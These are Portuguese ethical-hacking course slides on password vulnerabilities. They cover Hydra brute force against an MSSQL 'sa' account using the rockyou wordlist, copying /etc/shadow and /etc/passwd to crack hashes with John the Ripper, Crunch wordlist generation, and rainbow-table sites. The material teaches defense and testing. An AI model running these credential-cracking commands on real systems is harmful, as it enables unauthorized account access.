




Vulnerabilidades de Senhas


Marcos Flávio Araújo Assunção
Fundamentos de Ethical Hacking

Autenticação por senhas

- Senhas fracas
- Bloqueio por tentativas
- “Tentativa e erro”
- Força-Bruta local (eficiente)
- Força-Bruta remota (não tão eficiente)
- Wordlists (dicionários)
- Rainbow Tables



Força-Bruta Remota




```
^ v x xHydra
Quit
Target Passwords Tuning Specific Start
Output
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-08-17 23:35:30
[DATA] 16 tasks, 1 server, 14344399 login tries (l:/p:14344399), ~896524 tries per
[DATA] attacking service mssql on port 1433
[1433][mssql] host: 192.168.10.2 login: sa password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-08-17 23:35:54
<finished>

Start Stop Save Output Clear Output
hydra -s 1433 -l sa -P /pentest/passwords/wordlists/rockyou.txt -t 16 192.168....
```

xHydra

- Muito usado em sistemas Linux.
- Permite força-bruta em diversos protocolos de aplicação: HTTP, FTP, SQL, VNC e muito mais.
- Entretanto, somente trabalha com wordlists



Força-Bruta Local

John the Ripper

```
john : john
File Edit View Bookmarks Settings Help
root@bt:/pentest/passwords/john# cp /etc/shadow ./
root@bt:/pentest/passwords/john# cp /etc/passwd ./
root@bt:/pentest/passwords/john# ./unshadow passwd shadow > passwords
root@bt:/pentest/passwords/john# john passwords
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 3 password hashes with 3 different salts (sha512crypt [64/64])
Remaining 1 password hash
flower          (user1)
guesses: 1 time: 0:00:00:05 DONE (Thu May 30 16:34:27 2013) c/s: 209 trying: flower
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john#
```

- Usado para descobrir hashes de senhas.
- Suporta: LM, NTLM, MD5, WPA, etc...
- Trabalha com wordlists



```
root@encode:/# cd /pentest/passwords/crunch
root@encode:/pentest/passwords/crunch# ls
charset.lst  crunch  GPL.TXT
root@encode:/pentest/passwords/crunch# ./crunch 5 5 admin -o pentestlab.txt
Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125
100%
root@encode:/pentest/passwords/crunch#
```


- Permite gerar wordlists automaticamente com base em diversos parâmetros



Rainbow Tables


Rainbow Tables

- Precomputed Hash chains
- Hash and reduce




Rainbow Tables

- São “tabelas” que podem ser geradas ou baixadas da Internet
- Visam “acelerar” o processo de força-bruta local ao pesquisar hashes já descobertos



Força-Bruta Remota



Rainbow Tables Online

- Muitos sites oferecem o serviço de rainbow tables online
- Isso permite que você quebre diversos tipos de hash em questão de segundos
- Sites: Online Hash Crack e CrackStation, entre outros.

